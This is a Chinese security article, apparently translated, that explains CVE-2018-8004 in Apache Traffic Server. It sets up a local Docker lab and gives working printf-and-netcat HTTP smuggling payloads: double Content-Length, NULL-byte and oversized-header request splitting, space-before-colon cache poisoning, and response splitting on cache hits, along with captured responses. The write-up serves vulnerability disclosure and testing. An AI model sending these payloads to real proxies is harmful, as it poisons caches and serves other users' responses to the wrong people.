Apache Traffic服务器安全：HTTP Smuggling攻击

Pinging / 2019-10-03 10:13:16 / 浏览数 5213 安全技术 漏洞分析 顶(0) 踩(0)

简述

本文将对CVE-2018-8004中存在的HTTP
Smuggling问题进行深入说明。因为目前没有太多相关信息（在撰写本文时，上一个介绍该类型的文章为"正在进行的分析"），并且自官方宣布以来已经过去了一段时间（
Smuggling以及如何测试、利用此类问题的需求，也因为Smuggling问题现在正趋于流行并且易于测试。本文需要感谢James
Kettle（@albinowax）的出色表现。

因此，这一次，我将不仅为读者提供详细的Smuggling信息，还将提供一些DockerFiles演示，以帮助读者进行测试工作。读者可以使用该测试手动原始查询进行实验，或者
Suite
Smuggling工具。

Apache Traffi服务器？

Apache Traffi服务器或ATS是一个开源HTTP负载平衡器和反向代理缓存。 基于商业产品捐赠给Apache基金会。 它与Apache httpd HTTP服务器无关，"
Apache"名称来自Apache基础，其代码与httpd有很大不同。

如果读者想从ATS装置中进行搜索操作，那么便发现相关的漏洞，我也非常希望该漏洞现在可以被修复。

ATS被修复版本

如CVE公告（2018-08-28）所述，受影响的ATS版本为6.0.0至6.2.2和7.0.0至7.1.3。 版本7.1.4于2018-08-02发布，而版本6.2.3于2018-08-04发布。
这是官方宣布的消息，但是我认为7.1.3已经包含了大多数修复程序，并且。
由于6.x向后移植，该公告大部分被延迟了（在其他问题上，同时发布了一些其他修复程序）。

CVE-2018-8004

官方描述如下：

> 发出恶意请求的客户端与ATS进行交互时，存在多个HTTP smuggling和缓存中毒问题。

它并没有给出很多指针，但是在列出的4个请求请求中有更多信息：

＃3192：如果字段名称后面和冒号前面有空格，则返回400
＃3201：返回400错误响应时关闭连接
＃3231：验证传入请求的Content-Length标头
＃3251：如果有缓存命中，请清空请求正文

如果读者研究过我以前的一些帖子，那么其中的某些句子同样令人怀疑。
例如，基于标准，在错误400之后不关闭响应流显然是错误，但对于攻击者来说也是一个不错的选择。攻击者设计的一条错误的消息链，对于隐藏在无效请求正文中的某些查

最后一个是最好的一个，如果存在缓存命中，则清空请求正文，就像我们在本文中看到的那样，这很难检测到。

我的原始报告列出了5个问题：

- 使用标头值中的NULL字符进行HTTP请求拆分
- 使用标头拆分HTTP请求
- 使用双Content-length标头分割HTTP请求
- HTTP高速缓存中毒使用标头名称和标头值的分隔符之前的多余空间
- 使用...拆分HTTP请求（不破坏代码：保留了此内容）

概念证明

为了了解问题并查看效果，我们将使用演示环境。

如果需要测试HTTP Smuggling问题，那么我们应该确实尝试在受控环境中对其进行测试。 在实时环境中测试问题是非常困难的，因为：

> 我们和目标之间可能有一些HTTP代理，隐藏了大多数成功和错误消息。
>
> 我们可能会触发自己不知道的错误和行为，例如，我在几个模糊测试（在测试环境中）遇到随机错误，无法重现，然后才了解这与我们将在本文中研究的最后一个走私问
>
> 我们可能会因其他用户或其他域发送的请求而触发错误。这与测试的反射型XSS不同。
>
> 现实生活中的完整示例通常发生在几个不同的HTTP代理（例如Nginx + Varnish或ATS + HaProxy，或Pound + IIS +
> Nodejs等）之间的交互中。我们将必须了解每个actor如何与另一个actor交互，并且将看到通过本地低级网络捕获，它比盲目穿越代理链更快（例如，学习如何检测该链

因此，能够重建实验环境非常重要。

如果发现了漏洞问题，则可以使用该环境将详细的错误报告发送给程序所有者（以我个人的经验，有时可能很难解释问题，有效的演示会有所帮助）。

设置实验环境：Docker实例

我们将运行2个Apache Traffic Server实例，一个在6.x版中，一个在7.x版中。


为了增加一些改变和潜在的smuggling问题，我们还将添加一个Nginx码头工人和一个HaProy码头工人。

4个HTTP actor，每个在本地端口上：

127.0.0.1:8001:HaProxy（内部侦听端口80）
127.0.0.1:8002:Nginx（内部侦听端口80）
127.0.0.1:8007:ATS7（内部侦听端口8080）
127.0.0.1:8006:ATS6（内部侦听端口8080），大多数示例将使用ATS7，但是可以使用该端口而不是其他端口（并更改域）来测试该旧版本。

我们将链接一些反向代理关系，Nginx将是最终的后端，HaProxy是前端负载平衡器，并且在Nginx和HaProxy之间，我们将根据使用的域名通过ATS6或ATS7（对于ATS7和
适用于ATS6的dummy-host6.example.com）

请注意，ATS和Nginx实例的本地主机端口映射不是直接需要的，如果可以向Haproxy注入请求，它将通过ATS之一的端口8080和Nginx的端口在内部到达Nginx。
但是，如果想直接定位到其中一台服务器可能会很有用，并且在大多数示例中，我们都必须避免使用HaProxy部分，因为大多数攻击都会被此负载均衡器阻止。
因此，大多数示例都将首先直接针对ATS7服务器，即8007。之后，我们可以尝试确定针对8001的目标，这将更加困难。



为了构建这个集群，我们将使用docker-compose，您可以在这里找到docker-compose.yml文件，但是内容很短：

```
version: '3'
services:
 haproxy:
   image: haproxy:1.6
   build:
     context: .
     dockerfile: Dockerfile-haproxy
   expose:
     - 80
   ports:
     - "8001:80"
   links:
     - ats7:linkedats7.net
     - ats6:linkedats6.net
   depends_on:
     - ats7
     - ats6
 ats7:
   image: centos:7
   build:
     context: .
     dockerfile: Dockerfile-ats7
   expose:
```

```
    - 8080
  ports:
    - "8007:8080"
  depends_on:
    - nginx
  links:
    - nginx:linkednginx.net
ats6:
  image: centos:7
  build:
    context: .
    dockerfile: Dockerfile-ats6
  expose:
    - 8080
  ports:
    - "8006:8080"
  depends_on:
    - nginx
  links:
    - nginx:linkednginx.net
nginx:
  image: nginx:latest
  build:
    context: .
    dockerfile: Dockerfile-nginx
  expose:
    - 80
  ports:
    - "8002:80"
```

我们需要以下四个Dockerfiles：

- Docker-haproxy: an HaProxy Dockerfile, with the right conf
- Docker-nginx: A very simple Nginx Dockerfile with one index.html page
- Docker-ats7: An ATS 7.1.1 compiled from archive Dockerfile
- Docker-ats6: An ATS 6.2.2 compiled from archive Dockerfile

将所有这些文件（docker-compose.yml和Dockerfile- *文件）放入工作目录并在此目录中运行：

```
docker-compose build && docker-compose up
```

现在可以休息一会儿，正在启动两个ATS编译。 希望下一次升级就足够了，甚至构建可能也不会重做编译步骤。

如果需要，我们可以轻松地在集群上添加另一个ats7固定的元素，以测试ATS的固定版本。 目前，我们将专注于检测有缺陷版本中的问题。

测试一切正常

我们将在此安装上运行基本的非攻击性查询，以检查一切是否正常，并以运行查询的`printf + netcat`方式进行培训。
我们不会使用curl或wget来运行HTTP查询，因为这将无法编写错误的查询。
因此，我们需要使用低级字符串操作（例如，使用printf）和套接字处理（使用netcat-或nc-）。

测试Nginx：

```
printf 'GET / HTTP/1.1\r\n'\
'Host:dummy-host7.example.com\r\n'\
'\r\n'\
| nc 127.0.0.1 8002
```

我们得到index.html响应，例如：

```
HTTP/1.1 200 OK
Server: nginx/1.15.5
Date: Fri, 26 Oct 2018 15:28:20 GMT
Content-Type: text/html
Content-Length: 120
Last-Modified: Fri, 26 Oct 2018 14:16:28 GMT
Connection: keep-alive
ETag: "5bd321bc-78"
X-Location-echo: /
X-Default-VH: 0
```

```
Cache-Control: public, max-age=300
Accept-Ranges: bytes

$<html><head><title>Nginx default static page</title></head>
<body><h1>Hello World</h1>
<p>It works!</p>
</body></html>
```

然后测试ATS7和ATS6：

```
printf 'GET / HTTP/1.1\r\n'\
'Host:dummy-host7.example.com\r\n'\
'\r\n'\
| nc 127.0.0.1 8007

printf 'GET / HTTP/1.1\r\n'\
'Host:dummy-host6.example.com\r\n'\
'\r\n'\
| nc 127.0.0.1 8006
```

然后测试HaProxy，更改主机名应通过ATS7或ATS6进行传输（检查Server:标头响应）：

```
printf 'GET / HTTP/1.1\r\n'\
'Host:dummy-host7.example.com\r\n'\
'\r\n'\
| nc 127.0.0.1 8001

printf 'GET / HTTP/1.1\r\n'\
'Host:dummy-host6.example.com\r\n'\
'\r\n'\
| nc 127.0.0.1 8001
```

现在让我们开始一个更复杂的HTTP内容，我们将创建一个HTTP管道，通过管道传输多个查询并接收多个响应，因为管道传输是大多数smuggling攻击的根源：

```
# send one pipelined chain of queries
printf 'GET /?cache=1 HTTP/1.1\r\n'\
'Host:dummy-host7.example.com\r\n'\
'\r\n'\
'GET /?cache=2 HTTP/1.1\r\n'\
'Host:dummy-host7.example.com\r\n'\
'\r\n'\
'GET /?cache=3 HTTP/1.1\r\n'\
'Host:dummy-host6.example.com\r\n'\
'\r\n'\
'GET /?cache=4 HTTP/1.1\r\n'\
'Host:dummy-host6.example.com\r\n'\
'\r\n'\
| nc 127.0.0.1 8001
```

这是流水线，它不仅使用`HTTP keepAlive`，因为我们发送查询链而无需等待响应。

如果不旋转查询中的某些参数，则应该在docker-compose输出上获取Nginx访问日志，因为您的请求不会到达nginx的查询，因为ATS已经在缓存结果（在docker-compo
+ C， docker-compose up将删除所有缓存）。

请求按双重内容长度拆分

让我们开始一个真实的游戏。 那就是HTTP走私的101。 简单的向量。 RFC 7230 3.3.3（加粗）严格禁止对Double-Content-Length标头的支持：

> 4如果接收到的消息没有传输编码，并且具有不同字段值的多个Content-Length头字段或具有无效值的单个Content-Length头字段，则消息帧无效，并且接收者必须将其
> 不可恢复的错误。 如果这是一个请求消息，则服务器必须以400状态码响应，然后关闭连接。
> 如果这是代理收到的响应消息，则代理必须关闭与服务器的连接，丢弃收到的响应，并向客户端发送502（错误网关）响应。
> 如果这是用户代理收到的响应消息，则用户代理必须关闭与服务器的连接并丢弃收到的响应。

基于Content-Length标头的顺序对消息长度的不同解释是首次证明的HTTP smuggling攻击（2005年）。

直接在ATS上发送这样的查询会生成2个响应（一个400和一个200）：

```
printf 'GET /index.html?toto=1 HTTP/1.1\r\n'\
'Host: dummy-host7.example.com\r\n'\
'Content-Length: 0\r\n'\
'Content-Length: 66\r\n'\
```

```
'\r\n'\
'GET /index.html?toto=2 HTTP/1.1\r\n'\
'Host: dummy-host7.example.com\r\n'\
'\r\n'\
|nc -q 1 127.0.0.1 8007
```

常规响应应该是一个错误400。

使用端口8001（HaProxy）无效，HaProxy是一个强大的HTTP代理，不能被这种简单的技巧所欺骗。

这是经典的"关键请求拆分"，但是如果在反向代理链上使用一些强大的工具，则很难在现实环境中重现。那么，为什么关键？因为您还可能认为ATS健壮，并在ATS之前或之

还有另一个关键因素，HTTP解析中的任何其他问题都可以利用此Double Content-Length。假设还有另一个问题，该问题使我们可以为所有其他HTTP actor隐藏一个标头，但将此标头显示给ATS。然后，我们只需要将此隐藏的标头用于第二个Content-length，就可以完成操作，而不会被先前的actor阻止。在我们当前的情 space-before-：”这样的隐藏标题问题的示例，我们将在后面进行分析。

通过NULL字符注入请求

这个示例不容易理解，这也不是最大的影响，因为我们将使用一个非常糟糕的查询进行攻击，很容易检测到。 但是我喜欢神奇的NULL(\ 0)字符。

在标头中使用NULL字节字符会触发对ATS的查询拒绝，这是可以的，但也会提前结束查询，如果在出现第一个错误后没有关闭管道，则可能会发生不良情况。
下一行解释为管道中的下一个查询。

因此，像这样的有效管道：

```
01 GET /does-not-exists.html?foofoo=1 HTTP/1.1\r\n
02 X-Something: \0 something\r\n
03 X-Foo: Bar\r\n
04 \r\n
05 GET /index.html?bar=1 HTTP/1.1\r\n
06 Host: dummy-host7.example.com\r\n
07 \r\n
```

生成2错误400。因为第二个查询以X-Foo开头：Bar \ r \ n，所以这是无效的第一条查询行。

让我们测试一个无效的管道（因为两个查询之间没有\ r \ n）：

```
01 GET /does-not-exists.html?foofoo=2 HTTP/1.1\r\n
02 X-Something: \0 something\r\n
03 GET /index.html?bar=2 HTTP/1.1\r\n
04 Host: dummy-host7.example.com\r\n
05 \r\n
```

它生成1个错误400和1个200 OK响应。 第03/04/05行被视为有效查询。

这已经是HTTP请求攻击。

但是03行是一个不太完美的标题行，大多数代理程序都会拒绝。然而不能将其视为有效的唯一查询。
伪造的管道将作为错误查询而被早期检测到，我的意思是第03行显然不是有效的标头行。

```
GET /index.html?bar=2 HTTP/1.1\r\n
!=
<HEADER-NAME-NO-SPACE>[:][SP]<HEADER-VALUE>[CR][LF]
```

对于第一行，语法是以下两行之一：

```
<METHOD>[SP]<LOCATION>[SP]HTTP/[M].[m][CR][LF]
<METHOD>[SP]<http[s]://LOCATION>[SP]HTTP/[M].[m][CR][LF] (absolute uri)
```

LOCATION可以用于插入标头行中所需的特殊[:]，特别是在查询字符串部分，但这会在HEADER-NAME-NO-SPACE部分中注入很多不良字符，例如'/' 或者 ' ? '。

让我们尝试使用ABSOLUTE-URI替代语法，其中[:]在行上的显示速度更快，并且Header名称唯一的错误字符是空格。
这也将修复双主机标头的潜在存在（绝对uri会替换主机标头）。

```
01 GET /does-not-exists.html?foofoo=2 HTTP/1.1\r\n
02 Host: dummy-host7.example.com\r\n
03 X-Something: \0 something\r\n
04 GET http://dummy-host7.example.com/index.html?bar=2 HTTP/1.1\r\n
05 \r\n
```

在这里，成为查询的错误标头是第04行，标头名称是GET http，标头值为//dummy-host7.example.com/index.html?bar=2 HTTP / 1.1。
那仍然是无效的标头（标头名称包含空格），但我很确定我们可以找到一些HTTP代理来传输此标头（ATS证明了这一点，标头名称中允许使用空格字符）。

使用此技巧的实际攻击将如下所示：

```
printf 'GET /something.html?zorg=1 HTTP/1.1\r\n'\
'Host: dummy-host7.example.com\r\n'\
'X-Something: "\0something"\r\n'\
'GET http://dummy-host7.example.com/index.html?replacing=1&zorg=2 HTTP/1.1\r\n'\
'\r\n'\
'GET /targeted.html?replaced=maybe&zorg=3 HTTP/1.1\r\n'\
'Host: dummy-host7.example.com\r\n'\
'\r\n'\
|nc -q 1 127.0.0.1 8007
```

这只是2个查询（第一个查询有2个错误的标头，一个标有NULL，一个标头名称中有一个空格），对于ATS，它是3个查询。

常规的第二个（/targeted.html)将获得隐藏查询的响应（`http://dummy-host.example.com/index.html?replacing=1&zorg=2`）。
检查`X-Location-echo:`由Nginx添加。 之后，ATS添加了一个thirsr响应，即404，但是前一个参与者仅期望2个响应，而第二个响应已被替换。

```
HTTP/1.1 400 Invalid HTTP Request
Date: Fri, 26 Oct 2018 15:34:53 GMT
Connection: keep-alive
Server: ATS/7.1.1
Cache-Control: no-store
Content-Type: text/html
Content-Language: en
Content-Length: 220

<HTML>
<HEAD>
<TITLE>Bad Request</TITLE>
</HEAD>

<BODY BGCOLOR="white" FGCOLOR="black">
<H1>Bad Request</H1>
<HR>

<FONT FACE="Helvetica,Arial"><B>
Description: Could not process this request.
</B></FONT>
<HR>
</BODY>
```

之后：

```
HTTP/1.1 200 OK
Server: ATS/7.1.1
Date: Fri, 26 Oct 2018 15:34:53 GMT
Content-Type: text/html
Content-Length: 120
Last-Modified: Fri, 26 Oct 2018 14:16:28 GMT
ETag: "5bd321bc-78"
X-Location-echo: /index.html?replacing=1&zorg=2
X-Default-VH: 0
Cache-Control: public, max-age=300
Accept-Ranges: bytes
Age: 0
Connection: keep-alive

$<html><head><title>Nginx default static page</title></head>
<body><h1>Hello World</h1>
<p>It works!</p>
</body></html>
```

然后，额外的未使用响应：

```
HTTP/1.1 404 Not Found
Server: ATS/7.1.1
Date: Fri, 26 Oct 2018 15:34:53 GMT
Content-Type: text/html
Content-Length: 153
Age: 0
```

```
Connection: keep-alive

<html>
<head><title>404 Not Found</title></head>
<body>
<center><h1>404 Not Found</h1></center>
<hr><center>nginx/1.15.5</center>
</body>
</html>
```

如果尝试使用端口8001（因此通过HaProxy进行传输），则不会获得预期的攻击结果。

```
HTTP/1.0 400 Bad request
Cache-Control: no-cache
Connection: close
Content-Type: text/html

<html><body><h1>400 Bad request</h1>
Your browser sent an invalid request.
</body></html>
```

这是HTTP请求拆分攻击，但实际使用情况可能很难找到。

ATS的解决方法是"错误时关闭"，当触发错误400时，流水线停止运行，错误发生后套接字将关闭。

使用标头进行请求拆分，提早结束查询

这次攻击与上一次攻击几乎相同，但是不需要神奇的NULL字符即可触发查询结束事件。

通过使用大小约为65536个字符的标头，我们可以触发此事件，并以与查询NULL提前结束的方式相同的方式利用该事件。

关于printf的注释，其中包含printf产生的巨大标头。 在这里，我使用一个包含很多重复字符（例如=或1）的标头生成查询：

```
X: ==============( 65 532 '=' )========================\r\n
```

我们可以在printf中使用%ns格式来生成此格式，从而生成大量空格。

但是要做到这一点，我们需要用tr替换一些特殊字符，并使用_代替原始字符串中的空格：

```
printf 'X:_"%65532s"\r\n' | tr " " "=" | tr "_" " "
```

尝试对Nginx：

```
printf 'GET_/something.html?zorg=6_HTTP/1.1\r\n'\
'Host:_dummy-host7.example.com\r\n'\
'X:_"%65532s"\r\n'\
'GET_http://dummy-host7.example.com/index.html?replaced=0&cache=8_HTTP/1.1\r\n'\
'\r\n'\
|tr " " "1"\
|tr "_" " "\
|nc -q 1 127.0.0.1 8002
```

我发现一个错误400，那是正常现象。 Nginx不喜欢巨大的标题。

现在尝试针对ATS7：

```
printf 'GET_/something.html?zorg2=5_HTTP/1.1\r\n'\
'Host:_dummy-host7.example.com\r\n'\
'X:_"%65534s"\r\n'\
'GET_http://dummy-host7.example.com/index.html?replaced=0&cache=8_HTTP/1.1\r\n'\
'\r\n'\
|tr " " "1"\
|tr "_" " "\
|nc -q 1 127.0.0.1 8007
```

在错误400之后，我们将收到200 OK响应。 与前面的示例相同的问题，并且相同的修复程序。
在这里，我们仍然有一个查询，该查询的标头包含空格，而且标头很大，但是没有NULL字符。
但是，是的，65000个字符非常大，大多数参与者会在一行中输入8000个字符后拒绝查询。

```
HTTP/1.1 400 Invalid HTTP Request
Date: Fri, 26 Oct 2018 15:40:17 GMT
Connection: keep-alive
```

```
Server: ATS/7.1.1
Cache-Control: no-store
Content-Type: text/html
Content-Language: en
Content-Length: 220

<HTML>
<HEAD>
<TITLE>Bad Request</TITLE>
</HEAD>

<BODY BGCOLOR="white" FGCOLOR="black">
<H1>Bad Request</H1>
<HR>

<FONT FACE="Helvetica,Arial"><B>
Description: Could not process this request.
</B></FONT>
<HR>
</BODY>
```

```
HTTP/1.1 200 OK
Server: ATS/7.1.1
Date: Fri, 26 Oct 2018 15:40:17 GMT
Content-Type: text/html
Content-Length: 120
Last-Modified: Fri, 26 Oct 2018 14:16:28 GMT
ETag: "5bd321bc-78"
X-Location-echo: /index.html?replaced=0&cache=8
X-Default-VH: 0
Cache-Control: public, max-age=300
Accept-Ranges: bytes
Age: 0
Connection: keep-alive

$<html><head><title>Nginx default static page</title></head>
<body><h1>Hello World</h1>
<p>It works!</p>
</body></html>
```

使用不完整查询和错误的分隔符前缀的缓存

Cache poisoning听起来很棒。
在smuggling攻击中，我们只需要触发一个请求或响应拆分攻击即可证明缺陷，但是当将其推送到缓存时，人们通常会更好地理解拆分的管道为何很危险。

```
HEADER[SPACE]:HEADER VALUE\r\n
```

每个标题字段均由不区分大小写的字段名，后跟冒号（“:”），可选的前导空格，字段值和可选的尾随空格组成。

ATS支持无效的标头语法：

```
HEADER:HEADER_VALUE\r\n => OK
HEADER:[SPACE]HEADER_VALUE\r\n => OK
HEADER:[SPACE]HEADER_VALUE[SPACE]\r\n => OK
HEADER[SPACE]:HEADER_VALUE\r\n => NOT OK
```

标头字段名称和冒号之间不允许有空格。 过去，此类空白在处理方面的差异已导致请求路由和响应处理中的安全漏洞。
服务器必须拒绝任何接收到的请求消息，该请求消息包含头域名和冒号之间的空格，响应码为400（错误请求）。
在向下转发消息之前，代理必须从响应消息中删除任何这样的空格。

ATS将解释错误的标头，并在不进行任何更改的情况下转发它。

使用此缺陷，我们可以在请求中添加一些标头，这些标头对于任何有效的HTTP代理都是无效的，但仍由ATS解释，例如：

```
Content-Length :77\r\n

Transfer-encoding :chunked\r\n
```

一些HTTP服务器将有效地拒绝此类消息，并显示错误400。但是某些HTTP服务器将仅忽略无效的标头。 例如Nginx就是这种情况。

ATS将保持与Nginx后端的保持活动连接，因此我们将使用此被忽略的标头来传输正文（ATS认为它是正文），实际上是对后端的新查询。
而且，我们将使此查询不完整（在标题末尾缺少crlf）以吸收将来发送给Nginx的查询。
这种由下一个查询填充的不完整查询也是13年前展示的一种基本Smuggling技术。

```
01 GET /does-not-exists.html?cache=x HTTP/1.1\r\n
02 Host: dummy-host7.example.com\r\n
03 Cache-Control: max-age=200\r\n
04 X-info: evil 1.5 query, bad CL header\r\n
05 Content-Length :117\r\n
06 \r\n
07 GET /index.html?INJECTED=1 HTTP/1.1\r\n
08 Host: dummy-host7.example.com\r\n
09 X-info: evil poisoning query\r\n
10 Dummy-incomplete:
```

第05行无效（':'）。 但是对于ATS来说是有效的。

第07/08/09/10行只是传输到后端的ATS的二进制主体数据。

对于Nginx：

- 05行被忽略。
- 第07行是一个新请求（并返回第一个响应）。
- 第10行没有“\r\n”。 因此Nginx仍在等待由ATS打开的保持活动连接上的查询结束。

攻击视图

```
[ATS Cache poisoning - space before header separator + backend ignoring bad headers]
Innocent        Attacker           ATS            Nginx
   |               |               |               |
   |               |--A(1A+1/2B)-->|               | * Issue 1 & 2 *
   |               |               |--A(1A+1/2B)-->| * Issue 3 *
   |               |               |<-A(404)-------|
   |               |               |            [1/2B]
   |               |<-A(404)-------|            [1/2B]
   |               |--C----------->|            [1/2B]
   |               |               |--C----------->| * ending B *
   |               |            [*CP*]<--B(200)----|
   |               |<--B(200)------|               |
   |--C--------------------------->|               |
   |<--B(200)--------------------[HIT]             |
```

运行攻击：

```
for i in {1..9} ;do
printf 'GET /does-not-exists.html?cache='$i' HTTP/1.1\r\n'\
'Host: dummy-host7.example.com\r\n'\
'Cache-Control: max-age=200\r\n'\
'X-info: evil 1.5 query, bad CL header\r\n'\
'Content-Length :117\r\n'\
'\r\n'\
'GET /index.html?INJECTED='$i' HTTP/1.1\r\n'\
'Host: dummy-host7.example.com\r\n'\
'X-info: evil poisoning query\r\n'\
'Dummy-unterminated:'\
|nc -q 1 127.0.0.1 8007
done
```

Nginx在此实验配置中添加了X-Location-echo标头，在该示例中，我们在响应标头上添加了查询的第一行。
这样，我们可以观察到第二个响应是删除实际的第二个查询的第一行并将其替换为隐藏的第一行。

就我而言，最后一个查询响应包含：

```
X-Location-echo: /index.html?INJECTED=3
```

最后一个查询操作为：`GET /index.html?INJECTED=9`

```
for i in {1..9} ;do
printf 'GET /does-not-exists.html?cache='$i' HTTP/1.1\r\n'\
'Host: dummy-host7.example.com\r\n'\
'Cache-Control: max-age=200\r\n'\
```

```
'\r\n'\
|nc -q 1 127.0.0.1 8007
done
```

就我而言，我发现6 404（常规）和3200响应。

如果您想更深入地了解Smuggling，我们应该尝试在此示例中使用wireshark。 不要忘记重新启动群集以清空缓存。

这里我们还没有使用C查询，缓存发生在我们的A查询中。 除非您将`/does-not-exists.html?cache='$i'`视为C查询。
但是您可以轻松地尝试在此集群上插入一个C查询，其中Nginx作为一些等待的请求，尝试使用`/index.html?INJECTED=3`响应使其中毒：

```
for i in {1..9} ;do
printf 'GET /innocent-C-query.html?cache='$i' HTTP/1.1\r\n'\
'Host: dummy-host7.example.com\r\n'\
'Cache-Control: max-age=200\r\n'\
'\r\n'\
|nc -q 1 127.0.0.1 8007
done
```

这可能使我们对现实世界的开发有所了解，我们必须重复攻击才能获得某些东西。 变化群集上的服务器数量，反向代理各层上的池设置等。事情变得复杂。
最简单的攻击方法是成为一个混乱的生成器（类似DOS的破坏），另一方面，对目标进行精细的缓存替换需要进行深入研究并需要一些运气。

使用HaProxy的端口8001是否可以使用？ 好吧，不，当然。 我们的标头语法无效。
您可能需要使用另一个smuggling问题来从HaProxy隐藏错误的查询语法，以将错误的请求隐藏在正文中。 否则将需要一个不会检测到此无效语法的负载平衡器。

HTTP响应拆分：缓存命中时忽略内容长度

我正在对ATS进行模糊处理，而模糊处理程序检测到问题。尝试重现时，我遇到了失败，并且在未解决的先发问题上取得了成功，然后返回到step1。无法复制的问题，使您

过了很长时间，我才发现所有这些都与请求的缓存命中状态有关。

在缓存上，未读取GET查询上的Hit Hit-Content-Length标头。

我们可以在第一个查询主体中隐藏第二个查询，然后在缓存Hit上使该主体成为新查询。

这种查询将首先获得一个响应，在第二次启动时它将呈现两个响应（因此HTTP请求按定义拆分）：

```
01 GET /index.html?cache=zorg42 HTTP/1.1\r\n
02 Host: dummy-host7.example.com\r\n
03 Cache-control: max-age=300\r\n
04 Content-Length: 71\r\n
05 \r\n
06 GET /index.html?cache=zorg43 HTTP/1.1\r\n
07 Host: dummy-host7.example.com\r\n
08 \r\n
```

在缓存命中时忽略第04行，此行06之后现在是一个新查询，而不仅仅是第一个查询主体。

此HTTP查询有效，不存在无效的HTTP语法。 因此，即使在ATS之前使用HaProxy，也很容易从此问题成功地进行完全的Smuggling攻击。

如果将HaProxy配置为使用与ATS的保持连接，我们可以通过发送两个查询的管道来欺骗HaProxy的HTTP流，其中ATS可以看到3个查询：

```
[ATS HTTP-Splitting issue on Cache hit + GET + Content-Length]
Something        HaProxy           ATS            Nginx
   |--A----------->|               |              |
   |               |--A----------->|              |
   |               |               |--A---------->|
   |               |            [cache]<--A-------|
   |               | (etc.) <------|              | warmup
-------------------------------------------------------
   |               |               |              | attack
   |--A(+B)+C----->|               |              |
   |               |--A(+B)+C----->|              |
   |               |             [HIT]            | * Bug *
   |               |<--A-----------|              | * B 'discovered' *
   |<--A-----------|               |--B---------->|
   |               |               |<-B-----------|
   |               |<-B------------|              |
[ouch]<-B----------|               |              | * wrong resp. *
   |               |               |--C---------->|
   |               |               |<--C----------|
   |              [R]<--C----------|              | rejected
```

首先，我们需要初始化缓存，我们使用端口8001来获取流HaProxy-> ATS-> Nginx。

```
printf 'GET /index.html?cache=cogip2000 HTTP/1.1\r\n'\
'Host: dummy-host7.example.com\r\n'\
'Cache-control: max-age=300\r\n'\
'Content-Length: 0\r\n'\
'\r\n'\
|nc -q 1 127.0.0.1 8001
```

您可以运行两次，然后再次看到它没有到达nginx access.log。

然后，我们攻击HaProxy或此HaProxy前面设置的任何其他缓存。 我们使用2条查询的管道，ATS将发送回3条响应。
如果在ATS前面存在保持活动模式，则存在安全问题。 出现这种情况是因为我们不使用选项：HaProxy上的http-close。

```
printf 'GET /index.html?cache=cogip2000 HTTP/1.1\r\n'\
'Host: dummy-host7.example.com\r\n'\
'Cache-control: max-age=300\r\n'\
'Content-Length: 74\r\n'\
'\r\n'\
'GET /index.html?evil=cogip2000 HTTP/1.1\r\n'\
'Host: dummy-host7.example.com\r\n'\
'\r\n'\
'GET /victim.html?cache=zorglub HTTP/1.1\r\n'\
'Host: dummy-host7.example.com\r\n'\
'\r\n'\
|nc -q 1 127.0.0.1 8001
```

查询/victim.html（在我们的示例中应为404）获取/index.html (X-Location-echo: /index.html?evil=cogip2000).

```
HTTP/1.1 200 OK
Server: ATS/7.1.1
Date: Fri, 26 Oct 2018 16:05:41 GMT
Content-Type: text/html
Content-Length: 120
Last-Modified: Fri, 26 Oct 2018 14:16:28 GMT
ETag: "5bd321bc-78"
X-Location-echo: /index.html?cache=cogip2000
X-Default-VH: 0
Cache-Control: public, max-age=300
Accept-Ranges: bytes
Age: 12

$<html><head><title>Nginx default static page</title></head>
<body><h1>Hello World</h1>
<p>It works!</p>
</body></html>
HTTP/1.1 200 OK
Server: ATS/7.1.1
Date: Fri, 26 Oct 2018 16:05:53 GMT
Content-Type: text/html
Content-Length: 120
Last-Modified: Fri, 26 Oct 2018 14:16:28 GMT
ETag: "5bd321bc-78"
X-Location-echo: /index.html?evil=cogip2000
X-Default-VH: 0
Cache-Control: public, max-age=300
Accept-Ranges: bytes
Age: 0

$<html><head><title>Nginx default static page</title></head>
<body><h1>Hello World</h1>
<p>It works!</p>
</body></html>
```

这里的问题很关键，特别是因为攻击查询中没有无效的语法。

我们有一个HTTP响应拆分，这意味着两个主要影响：
查询是隐藏，因此在ATS前面设置的任何安全过滤器都不能阻止第二个查询。 我们可以使用它来隐藏第二层攻击，例如其他攻击中所述的ATS缓存中毒。
现在已经有了一个工作实验室，可以尝试嵌入多层攻击...

为了更好地了解现实世界的影响，攻击者是唯一收到响应B而不是C的人。
HaProxy不是缓存，因此HaProxy上的C-request/B-response混合并不是真正的直接威胁。
但是，如果HaProxy前面有一个缓存，或者我们使用了多个链接的ATS代理。

■■■■■■■■■■■[https://regilero.github.io/english/security/2019/10/17/security_apache_traffic_server_http_smuggling/]

上一篇：pwn堆入门系列教程7 下一篇：PHP反序列化进阶学习与总结

1. 0 条回复
   - 动动手指，沙发就是你的了！